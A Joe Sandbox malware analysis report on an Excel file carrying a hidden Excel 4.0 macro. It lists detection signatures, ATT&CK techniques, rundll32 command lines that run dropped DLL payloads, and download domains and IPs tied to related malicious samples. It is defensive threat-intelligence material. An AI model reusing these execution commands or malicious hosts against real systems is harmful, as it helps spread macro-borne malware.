ID: 412672
Sample Name:
85095f36_by_Libranalysis
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:05:31
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 85095f36_by_Libranalysis

Overview


General Information

Sample Name:	85095f36_by_Libranalysis (renamed file extension from none to xls)
Analysis ID:	412672
MD5:	85095f36d19d0a0.
SHA1:	8ec5f0d784134f0..
SHA256:	a4a5606ff24d70f…
Tags:	SilentBuilder
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2484 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2512 cmdline: rundll32 ..\ritofm.cvm,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 1616 cmdline: rundll32 ..\ritofm.cvm1,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impa
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modi Syst Parti
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Devi Lock
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Dele Devi Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM Card Swap		Carri Billin Frau
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Mani App Rank or Ra


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
85095f36_by_Libranalysis.xls	7%	Virustotal		Browse
85095f36_by_Libranalysis.xls	11%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
signifysystem.com	3%	Virustotal		Browse
fcventasyservicios.cl	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
signifysystem.com	192.185.39.58	true	false	• 3%, Virustotal, Browse	unknown
fcventasyservicios.cl	192.185.32.232	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000002.0000000 2.2113689715.0000000001D87000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2108853751.000 0000001E27000.00000002.0000000 1.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000003.0000000 2.2107539911.0000000001C40000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000002.0000000 2.2113478104.0000000001BA0000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2107539911.000 0000001C40000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000002.0000000 2.2113478104.0000000001BA0000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2107539911.000 0000001C40000.00000002.0000000 1.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000002.0000000 2.2113689715.0000000001D87000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2108853751.000 0000001E27000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000002.0000000 2.2113689715.0000000001D87000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2108853751.000 0000001E27000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000002.0000000 2.2113478104.0000000001BA0000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2107539911.000 0000001C40000.00000002.0000000 1.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000002.0000000 2.2113478104.0000000001BA0000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2107539911.000 0000001C40000.00000002.0000000 1.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.39.58	signifysystem.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.185.32.232	fcventasyservicios.cl	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412672
Start date:	12.05.2021
Start time:	21:05:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	85095f36_by_Libranalysis (renamed file extension from none to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLS@5/11@2/2

EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 192.35.177.64, 2.20.142.209, 2.20.143.23, 2.20.143.16 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, apps.digsigtrust.com, ctldl.windowsupdate.com, a767.dscg3.akamai.net, apps.identrust.com, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtDeviceIoControlFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.39.58	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
192.185.32.232	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
signifysystem.com	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
fcventasyservicios.cl	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	SWIFT COPY.pdf.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	d6U17S2KY1.exe	Get hash	malicious	Browse	• 67.20.76.71
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.254.18 6.229
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.254.18 6.229
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.18 5.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
UNIFIEDLAYER-AS-1US	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	SWIFT COPY.pdf.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	d6U17S2KY1.exe	Get hash	malicious	Browse	• 67.20.76.71
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.254.18 6.229
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.254.18 6.229
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.18 5.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Product specification.xlsx	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
